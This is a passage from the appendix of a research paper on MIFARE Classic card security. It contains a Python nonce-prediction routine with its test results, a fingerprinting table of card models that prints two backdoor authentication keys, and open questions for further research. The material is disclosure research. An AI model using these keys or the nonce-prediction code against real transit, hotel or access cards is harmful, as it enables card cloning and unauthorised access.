000000000060 000000000000000000000000000000000000000001100000 6397EC44 prev10 1000101010001100 |    .    .    .^^^^|B6
000000000070 000000000000000000000000000000000000000001110000 61476E6C prev10 1000101010000100 |    .    .    . ^^^|B7
000000000080 000000000000000000000000000000000000000010000000 61F34EE6 prev10 1000101010000110 |    .    .    . ^ ^|B8
000000000090 000000000000000000000000000000000000000010010000 602F2F78 prev10 1000101010000000 |    .    .    .  ^^|B9
0000000000A0 000000000000000000000000000000000000000010100000 62119D1F prev10 1000101010001011 |    .    .    .^   |B10
0000000000B0 000000000000000000000000000000000000000010110000 611D7EA9 prev10 1000101010000101 |    .    .    . ^^ |B11
0000000000C0 000000000000000000000000000000000000000011000000 624B8DDA prev10 1000101010001010 |    .    .    .^  ^|B12
0000000000D0 000000000000000000000000000000000000000011010000 60753FBD prev10 1000101010000001 |    .    .    .  ^ |B13
0000000000E0 000000000000000000000000000000000000000011100000 6379DC0B prev10 1000101010001111 |    .    .    .^^  |B14
0000000000F0 000000000000000000000000000000000000000011110000 62FFAD50 prev10 1000101010001000 |    .    .    .^ ^^|B15
```

Listing 19: Differences in LFSR previous states when enumerating two nibbles of the key

```
a = [0, 8, 9, 4, 6, 11, 1, 15, 12, 5, 2, 13, 10, 14, 3, 7]
b = [0, 13, 1, 14, 4, 10, 15, 7, 5, 3, 8, 6, 9, 2, 12, 11]
```

Listing 20: 4-bit sboxes as helpers to map the diff patterns

The result is a way to predict a nonce for any key, provided a first nonce and the corresponding key.

```python
def predict_nt(nt, key0, key1):
    a = [0, 8, 9, 4, 6, 11, 1, 15, 12, 5, 2, 13, 10, 14, 3, 7]
    b = [0, 13, 1, 14, 4, 10, 15, 7, 5, 3, 8, 6, 9, 2, 12, 11]
    nt16 = nt >> 16
    prev = 14
    # rollback the LFSR 14 times
    for _ in range(prev):
        nt16 = prev_state(nt16)
    odd = True # very odd indeed
    for i in range(0, 6*8, 8):
        if odd:
            nt16 ^= (a[(key0 >> i) & 0xF] ^ (a[(key1 >> i) & 0xF]))
            nt16 ^= (b[(key0 >> i >> 4) & 0xF] ^ (b[(key1 >> i >> 4) & 0xF])) << 4
        else:
            nt16 ^= (b[(key0 >> i) & 0xF] ^ (b[(key1 >> i) & 0xF]))
            nt16 ^= (a[(key0 >> i >> 4) & 0xF] ^ (a[(key1 >> i >> 4) & 0xF])) << 4
        odd ^= 1
        # rollback the LFSR 8 times
        prev += 8
        for _ in range(8):
            nt16 = prev_state(nt16)
    # fast forward the LFSR state back to the initial slot
    for _ in range(prev):
        nt16 = next_state(nt16)
    # extend nT to 32 bits
    nt16_2 = nt16
    for _ in range(16):
        nt16_2 = next_state(nt16_2)
    return (nt16 << 16) + nt16_2
```

Listing 21: Predicting n_T of a key given another n_T and its key

This function is validated on a few tests where we pick two random keys, then over a few random blocks, we set the first key, read and decrypt the nonce, then predict the other key nonce, set the second key and check the actual nonce.

```
bk key1         nt1      key2          predicted actual
22 FF467310CA5E 5D17DB68 1EBED8BB9707: 6CA11170? 6CA11170!
57 FF467310CA5E 9E5E1EF0 1EBED8BB9707: AFE8D4E8? AFE8D4E8!
27 FF467310CA5E 442E6F79 1EBED8BB9707: 7598A561? 7598A561!
25 FF467310CA5E 442E6F79 1EBED8BB9707: 7598A561? 7598A561!
12 45E5DF1D29A2 9F348F66 DB1EA8E5588F: 9B68EAEC? 9B68EAEC!
61 45E5DF1D29A2 EC91256B DB1EA8E5588F: E8CD40E1? E8CD40E1!
36 45E5DF1D29A2 9162734D DB1EA8E5588F: 953E16C7? 953E16C7!
05 45E5DF1D29A2 DC55BEF8 DB1EA8E5588F: D809DB72? D809DB72!
31 1D90EAB2955A 9247B89C 122C1C40B1CD: EF6A5ECE? EF6A5ECE!
57 1D90EAB2955A D2707A71 122C1C40B1CD: AF5D9C23? AF5D9C23!
43 1D90EAB2955A A8BE2253 122C1C40B1CD: D593C401? D593C401!
60 1D90EAB2955A 0663BFAC 122C1C40B1CD: 7B4E59FE? 7B4E59FE!
45 A014881C0283 EBFE7BA1 CAA77E4E3F31: 31DB4220? 31DB4220!
13 A014881C0283 9EAC4EA7 CAA77E4E3F31: 44897726? 44897726!
07 A014881C0283 DDCD7F39 CAA77E4E3F31: 07E846B8? 07E846B8!
56 A014881C0283 391A2177 CAA77E4E3F31: E33F18F6? E33F18F6!
```

Listing 22: Testing the Python `predict_nt()` on random keys and blocks

A.12 Metrics of Various MIFARE Classic Cards

Metrics:

- **UID attribution**: Pools of UID are shared among NXP and Infineon. Apparently, Fudan does not seem to care much… ;
- $\mathbf{SAK}$: Value of SAK in anticollision. Typically `88` for Infineon cards, `08` for NXP and Fudan cards ;
- $\mathbf{SAK_{b0}}$: Value of SAK in block 0. Typically `88` for NXP and Infineon cards, `08` for Fudan cards ;
- $\boldsymbol{a}_{\mathbf{SF}}$: Reply to 7-bit short-frame commands. Cards are not supposed to reply at all to other short-frame commands besides REQA and WUPA[10] ;
- $\boldsymbol{a}_{**00} = \mathbf{NAK}$: Reply on unsupported commands `**00` may differ. E.g. NXP and Infineon cards reply with a NACK to command "`f000`" while Fudan cards don't reply ;
- $\boldsymbol{a}_{\{n_R|a!_R\}}$: On a wrong $\{n_R|a_R\}$, does the card reply with an encrypted NACK? Always? Only when parity is correct, i.e. with a probability of $\frac{1}{256}$? Never? ;
- $\boldsymbol{a}_{\{n_R|a_R\}p!}$: On a correct $\{n_R|a_R\}$, but with a wrong parity, does the card go on with the authentication? It is not supposed to, but Fudan cards seem to ignore parity errors[11] ;
- $\mathbf{FDT}_{n_T}$: The *Frame Delay Time* between reception of an Authentication command and emission of the n_T is an interesting fingerprint. Measurements were done with nfc-laboratory [28], using an Airspy Mini, a SpyVerter and an HydraNFC antenna.
- **Backdoor**: if backdoor commands `64xx`-`67xx` `6Cxx`-`6Fxx` are supported, with which key(s) can we operate them?
- **Read with ACL=**: test a `READ` command after authentication with each of `60xx`-`6Fxx` commands and see which ones are allowing the read command. We both test an ACL `FF0780` that allows keyB to be read, which should prevent keyB to be used to read data, and an ACL `7F0788` that prevents keyB to be read, enabling its usage to read data. A `X` indicates when a read is prevented.

Fab and week/year information are provided when available via the Android application "NFC TagInfo by NXP". UID attribution as well but also with the support of Infineon SLE 66R35R/I datasheet [29].

Side note: While investigating differences between the 16 possible authentication commands, we noted that all mentioned cards accept all the authentication commands `60xx`-`6Fxx`, but they vastly differ into their handling of subsequent commands. For example, for an ACL allowing both keyA and keyB to read data, all FM11RF08 011D, 021D, 031D, FM11RF08S 0390 and 0490, MF1ICS5005 and some SLE66R35 allow all authentication commands, while FM11RF08 6296, some other SLE66R35, MF1ICS5003 and MF1ICS5004 block data access when authenticated with `62xx`, `63xx`, `6Axx` and `6Bxx`, and MF1ICS5006, MF1ICS5007 and MF1ICS5035 have yet another behavior. And for an ACL that should prevent keyB to read data, the differences are even wider. We integrated our findings in the table as well and hope it can be useful for future work.

[10]For all cards supporting extra short-frame commands, we could pass the anticollision but they don't support further commands and remain silent. We tested all 1-byte commands "`**`" and 2-byte commands "`**00`".

[11]This explains why when such cards leak NAKs, they do it always and not with the probability of $\frac{1}{256}$.

Sample						**Block 0**		
UID attr.	**SAK**	**SAK$_{b0}$**	a_{SF}	a_{**00} = **NAK**	$a_{\{n_R\|a!_R\}}$	$a_{\{n_R\|a_R\}p!}$	**FDT$_{n_T}$**	**Backdoor**
Read with ACL=7F0788				**Read with ACL=FF0780**				
FM11RF08S 0390 obtained in 2020						**A17E4902**940804000346D0ADFFB4E390		
Infineon	08	08	∅	`00-4f,70-ef`	$p(\text{NAK}) = 0$	a_T	1592	**A396EFA4E24F**
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				
FM11RF08S 0390 obtained in 2024						**4D19F111**B408040003DF20D8EA025690		
NXP	08	08	∅	`00-4f,70-ef`	$p(\text{NAK}) = 0$	a_T	1592	**A396EFA4E24F**
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				
FM11RF08S 0490 obtained in 2024						**5C467F63**06080400040234A21365CA90		
NXP	08	08	∅	`00-4f,70-ef`	$p(\text{NAK}) = 0$	a_T	1592	**A396EFA4E24F**
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				
FM11RF08S-7B[12] **1090**						**1D5FA23A000003**0010AD776CAF29BE90		
Fudan	08	∅	∅	`00-4f,70-ef`	$p(\text{NAK}) = 0$	a_T	1592	**A396EFA4E24F**
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				
FM11RF08 6269						**BCC31B76**12080400626364656667 6869		
NXP	08	08	∅	`00-4f,52-55,70-ef`	$p(\text{NAK}) = 1$	a_T	1592	**A31667A8CEC1**
`60-6f: ..XX .... ..XX ....`				`60-6f: .... .... .... ....`				
FM11RF08 011D						**1E846F73**8608040001AEFE653E81EB1D		
NXP	08	08	∅	`00-4f,70-ef`	$p(\text{NAK}) = 1$	a_T	1592	**A31667A8CEC1**
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				
FM11RF08 021D						**D1083C9A**7F080400020CA5455DADCD1D		
Infineon	08	08	∅	`00-4f,70-ef`	$p(\text{NAK}) = 1$	a_T	1592	**A31667A8CEC1**
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				
FM11RF08 031D						**FA59AA15**1C08040003B7839D62AD611D		
NXP	08	08	∅	`00-4f,70-ef`	$p(\text{NAK}) = 1$	a_T	1592	**A31667A8CEC1**
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				
FM1208-10						**CEAA520B**3D2804009010150100000000		
NXP	28	28	∅	`00-30,34-4f,70-df,e1-ef`	$p(\text{NAK}) = 1$	a_T	1608[13]	**A31667A8CEC1**
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				

Sample						**Block 0**		
UID attr.	**SAK**	**SAK$_{b0}$**	a_{SF}	a_{**00} = **NAK**	$a_{\{n_R\|a!_R\}}$	$a_{\{n_R\|a_R\}p!}$	**FDT$_{n_T}$**	**Backdoor**
Read with ACL=7F0788				**Read with ACL=FF0780**				
SLE66R35 Tampere Matkakorttia (FI), rev 43?, 1996?						`51270200748804004306599E00032096`		
Infineon	`88`	`88`	`0f:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	`A31667A8CEC1`
`60-6f: ..XX .... ..XX ....`				`60-6f: ..XX .... ..XX ....`				
SLE66R35 Warszawska Karta Miejska (PL), rev 43?, 2001?						`311E99B40288040043328D6800002401`		
Infineon	`88`	`88`	`0f:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	`A31667A8CEC1`
`60-6f: ..XX .... ..XX ....`				`60-6f: ..XX .... ..XX ....`				
SLE66R35 Hotel card (FR) rev 43?, 2013?						`45524D1C468804004329 52FE00060713`		
Infineon	`88`	`88`	∅	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	`A31667A8CEC1`
`60-6f: ..XX .... ..XX ....`				`60-6f: ..XX .... ..XX ....`				
SLE66R35 Kharkov Metro (UA) rev 43?, 2007?						`3506877BCF88040043277B1200100607`		
Infineon	`88`	`88`	∅	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	`A31667A8CEC1`
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				
SLE66R35 Oyster card, London (UK) rev 43?, 2005?						`25907331F7880400432595DE00010805`		
Infineon[14]	`88`	`88`	∅	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	`A31667A8CEC1`
`60-6f: .... .... .... ....`				`60-6f: .... .... .... ....`				
MF1ICS5003 rev 44?, week 14, 1998						`927AB91E4F88040044C2770731343938`		
NXP	`08`	`88`	`0e/6c:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	`A31667A8CEC1`
`60-6f: ..XX .... ..XX ....`				`60-6f: .XXX .... .XXX ....`				
MF1ICS5003 rev 44?, week 07, 2000						`526258325A88040044EE370930373A30`		
NXP	`08`	`88`	`0e/6c:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	`A31667A8CEC1`
`60-6f: ..XX .... ..XX ....`				`60-6f: .XXX .... .XXX ....`				
MF1ICS5004 rev 45, week 07, 2001						`9212FD245988040045889B0430373A31`		
NXP	`08`	`88`	`0e/6c:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	`A31667A8CEC1`
`60-6f: ..XX .... ..XX ....`				`60-6f: .XXX .... .XXX ....`				
MF1ICS5005 rev 46, Fab ICN8, week 26, 2001						`02CB3B9F6D8804004628FA0532363031`		
NXP	`08`	`88`	`0e:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
`60-6f: .... .... .... ....`				`60-6f: .XXX .XXX .XXX .XXX`				

Sample						**Block 0**		
UID attr.	**SAK**	**SAK**$_{b0}$	a_{SF}	a_{**00} = **NAK**	$a_{\{n_R \mid a!_R\}}$	$a_{\{n_R \mid a_R\}p!}$	**FDT**$_{n_T}$	**Backdoor**
Read with ACL=7F0788				**Read with ACL=FF0780**				
MF1ICS5005 rev 46, Fab ICN8, week 10, 2010						`**63A419E2**3C88040046BA141849801010`		
NXP	`08`	`88`	`0e:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
`60-6f: .... .... .... ....`				`60-6f: .XXX .XXX .XXX .XXX`				
MF1ICS2006 rev 47, Fab Fishkill, week 15, 2007						`**FAF7D39B**458904004785141349901507`		
NXP	`09`	`89`	`0e:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
`60-6f: ..XX ..XX ..XX ..XX`				`60-6f: .XXX .XXX .XXX .XXX`				
MF1ICS5006 rev 47, Fab Fishkill, week 49, 2005						`**842A35AC**3788040047C11E3865004905`		
NXP	`08`	`88`	`0e:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
`60-6f: ..XX ..XX ..XX ..XX`				`60-6f: .XXX .XXX .XXX .XXX`				
MF1ICS5006 rev 47, Fab Fishkill, week 19, 2008						`**4A0F1EFC**A7880400475D94575D101908`		
NXP	`08`	`88`	`0e:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
`60-6f: ..XX ..XX ..XX ..XX`				`60-6f: .XXX .XXX .XXX .XXX`				
MF1ICS5007 rev 48, Fab ASMC, week 38, 2010						`**2D1671AA**E0880400488514574D503810`		
NXP	`08`	`88`	`0e:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
`60-6f: ..XX ..XX ..XX ..XX`				`60-6f: .XXX .XXX .XXX .XXX`				
MF1C5035 rev c0, Fab ICN8, week 06, 2012						`**168E7473**9F880400C08F765455800612`		
NXP	`08`	`88`	`0e:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
`60-6f: ..XX ..XX ..XX ..XX`				`60-6f: .XXX .XXX .XXX .XXX`				
MF1C5035 rev c0, Fab ICN8, week 27, 2012						`**E4663C34**8A880400C08E1CD161402712`		
NXP	`08`	`88`	`0e:0400`	`00-4f,70-ff`	$p(\text{NAK}) = \frac{1}{256}$	∅	1974	keyA/keyB
`60-6f: ..XX ..XX ..XX ..XX`				`60-6f: .XXX .XXX .XXX .XXX`				

Table 5: Metrics of various MIFARE Classic cards

[12]The UID visible in block 0 is rather peculiar. A second sample has the UID `1D7CDE72000003`, with the same structure.
[13]Measurements done on a Proxmark3 and corrected with an offset.
[14]NFC TagInfo identifies the UID as NXP but Infineon SLE 66R35R/I datasheet [29] indicates that UIDs x5xxxxxx are Infineon, and this matches our other fingerprinting indicators.

A.13 Open Questions

Among all the new questions we faced, we tried to answer to as many as possible, but there are a few left unanswered. We hope the community will help solve some of them in the near future.

A.13.1 Cards with a backdoor key

- **Are there other not-yet-mentioned cards supporting one of the 2 backdoor keys, or yet another one?**
  - Looking forward to FM11RF005M, FM11RF08SH, FM11RF32M, FM11RF32N, FM11S08, FM1208M04, FM12AG08M01, FM12AS04M01, FM1208SH01 but also other manufacturers… Infineon SLE44R35S, SLE66R35I/R/E7, Angstrom КБ5004ХК3, Quanray QR2217, SHIC SHC1101, SHC1104,…
- Is there a way to write to blocks when authenticated with backdoor authentication commands?
- Is there a way to read keys when authenticated with backdoor authentication commands?

A.13.2 FM11RF08S

- **How static encrypted nonces are derived from card and from sector number?**
  - This could speed up key recovery and guarantee it even in absence of backdoor.
- Could initial authentication n_T following some failed nested authentication – without RF reset – leak some information about the previous nested n_T?
  - Some cards seem to deviate from the logic described in Section IV.E.1 and need more investigation.
- About its advanced verification and blocks 128-135:
  - How keyA is derived?
  - How keyB is derived? The one starting with `0000`.
  - What keyB could be used for?
  - What these blocks data could be used for?
  - Is there a way to write to these blocks?

A.13.3 FM11RF08/FM11RF08S

- How the simple verification method signature in block 0 is produced and verified?

A.13.4 Cards with the extra authentification commands:

- **Is there a backdoor we missed in the cards using regular keys in all the backdoor commands?**
- What are there differences between the extra authentication commands `62xx`-`6Fxx` in terms of access control and features, in cards with only regular keys as well as in those with the backdoor key?
  - How they depend on the defined access control?
  - How cards variants differ?
  - Are they only artefacts of unspecified cases in the card state-machine or is there really some not yet discovered feature?
  - We only scratched the surface in Section A.12 table.

A.13.5 USCUID/GDM

- **How static encrypted nonces behave in USCUID/GDM cards?**
  - This could enable proper key recovery in case such card disabled the other magic backdoors.